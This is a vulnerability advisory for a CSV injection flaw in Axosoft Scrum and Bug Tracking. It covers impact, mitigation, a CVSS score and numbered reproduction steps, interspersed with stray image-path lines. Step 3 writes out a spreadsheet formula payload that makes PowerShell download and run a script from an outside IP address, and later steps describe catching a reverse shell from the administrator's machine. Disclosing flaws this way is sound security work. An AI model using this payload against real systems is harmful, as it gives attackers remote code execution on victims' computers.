Vendor of the product: Axosoft LLC

Product name: Axosoft Scrum and Bug Tracking

Version: 22.1.1.11545

Affected Component: Tickets

Discoverer: Nakul Singh

Vulnerability Name: CSV Injection

Description: Axosoft contains a CSV injection vulnerability which allows an attacker to perform remote code execution. A low privileged attacker can edit ticket and inject payload in the title field. When an administrator accesses the tickets list and exports the data in CSV and opens the file, the payload gets executed and attacker gets reverse shell of the admin's machine.

Impact: The impact of a CSV injection vulnerability can be severe as an attacker could exploit the vulnerability to execute arbitrary code, compromise sensitive data, or manipulate the behaviour of the application. If the infected file opened in spreadsheet software, it triggers the execution of malicious commands. This could result in unauthorized access, data leakage, or other malicious activities, posing a significant risk to the security and integrity of the affected system.


Mitigation: To prevent CSV injection vulnerabilities, it is essential to implement proper input validation and sanitization measures. Developers should validate user input to ensure that it conforms to expected formats and does not include any malicious content. Additionally, special characters, especially those with special meaning in CSV files (such as equals sign, plus sign, etc.), should be properly escaped or sanitized.

CVSS: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:H/A:H


Steps to reproduce the vulnerability:

Note: Please create a demo website by using free trial version of Axosoft.


1. Open the website (https://abcd.axosoft.com/) and login into the **tester** account (Captain Needa).




2. After that navigate to **the Tickets** tab, select one ticket, and click on the **Edit** button.




3. Now add the CSV injection payload **(=cmd|'/C powershell IEX(wget http://54.197.26.145/rce.ps1)'!A0**) inside the title input box of ticket and click on **Save & Close** button.





4. The ticket is updated in the list with the payload inside the **title** field.






5. Now write and host a **remote code execution** script and start listener on a custom port.







6. Login to the website with **admin's** credentials account (Test User).





7. Navigate to the **Tickets** tab and see the payload added in the title field of ticket. Now click on the **More** button and then select **Export** option.







8. Export the work items list by clicking on **Export** button and a CSV file is downloaded.





9. Open the file and click on the Yes button then the victim's machine gets connected to the attacker's listener.





10. Now the attacker can **execute commands remotely** on the victim's machine.